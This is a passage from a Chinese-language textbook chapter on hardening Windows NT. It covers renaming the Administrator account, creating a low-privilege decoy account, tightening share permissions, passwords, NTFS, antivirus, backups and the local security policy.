


图 9-3 设置 Guest 账户属性

4. 管理员账户改名

Windows NT 中的 Administrator 账户是不能被停用的，这意味着入侵者可以不断地尝试这个账户的密码。因而，将 Administrator 账户改名可以有效地防止这种危险，改名时尽量使用较为普通的名字，具体操作方法如图 9-4 所示。




图 9-4 管理员账户改名

5．设置陷阱账户

所谓陷阱账户是指创建一个名为 Administrator 的本地账户，把它的权限设置成最低，可以将该用户隶属的组修改成 Guest 组，如图 9-5 所示。并为其设置一个超级复杂的密码，入侵者要破解这样的陷阱账户必须付出很大的代价，而且破解成功后也没有任何实际应用价值。




图 9-5　修改隶属组

6．更改默认权限

将共享文件的权限从 Everyone 组改成“授权用户”。Everyone 在 Windows NT 中意味着任何有权进入网络的用户都能获得这些共享资料。任何时候都不要把共享文件的用户设置为 Everyone 组，包括打印共享，默认的属性就是 Everyone 组的，一定要进行修改。设置某文件夹共享默认设置如图 9-6 所示。一般删除 Everyone，添加授权用户，并且根据需要设置该授权用户的访问权限，如完全控制、更改和读取。

7．设置安全密码

可靠的密码对于一个系统是非常重要的。一些网络管理员创建账户时通常使用公司名称、计算机名等易于猜测的字符作为用户名，然后将这些账户的密码设置得比较简单，如 123456，甚至密码与用户名同名等，显然，这将极大地危害系统的安全。

8．设置屏幕保护密码

设置屏幕保护密码是防止内部人员破坏系统的必要手段。一般情况下尽量不要使用支持 3D 或其他大量占用系统资源的屏幕保护程序，选择黑屏就可以了，此外，所有系统用户所使用的计算机最好设置屏幕保护密码。

9．使用 NTFS 分区

NTFS 文件系统具有比 FAT 和 FAT32 文件系统更高的安全性，支持对文件的访问权限设置。因此，应优先考虑使用 NTFS 文件系统。

10．安装反病毒软件

Windows NT 系统本身不具备反病毒能力，为应对病毒、木马等恶意程序的威胁必须安装反病毒软件。目前，主流的反病毒软件不仅能查杀病毒，还能查杀大量木马、后门等恶意程序。需要注意的是，必须经常升级病毒库，只有这样才能查杀新出现的或者变异的恶意程序。

11．备份数据资料

一旦系统资料被破坏，备份将是恢复资料的唯一途径。因此，必须定期对数据资料进行备份。备份载体必须放置到一个安全的地方，并确保不将资料备份在同一台计算机之上。




图 9-6　默认共享权限

9.5　操作系统中级安全配置措施

操作系统中级安全配置措施主要介绍操作系统的安全策略配置，包括 11 条基本配置原则：操作系统安全策略、关闭不必要的服务、关闭不必要的端口、开启审核策略、开启密码策略、开启账户策略、备份敏感文件、不显示上次登录名、禁止建立空连接、禁止自动播放和安装最新安全补丁。

1．操作系统安全策略

利用 Windows NT 的安全配置工具来配置安全策略，微软提供了一套基于管理控制台的安全配置和分析工具，可以配置服务器的安全策略。

在管理工具中可以找到“本地安全策略”，主界面如图 9-7 所示。这里可以配置 4 类安全策略：账户策略、本地策略、公钥策略和 IP 安全策略。在默认情况下，这些策略都是关闭的。

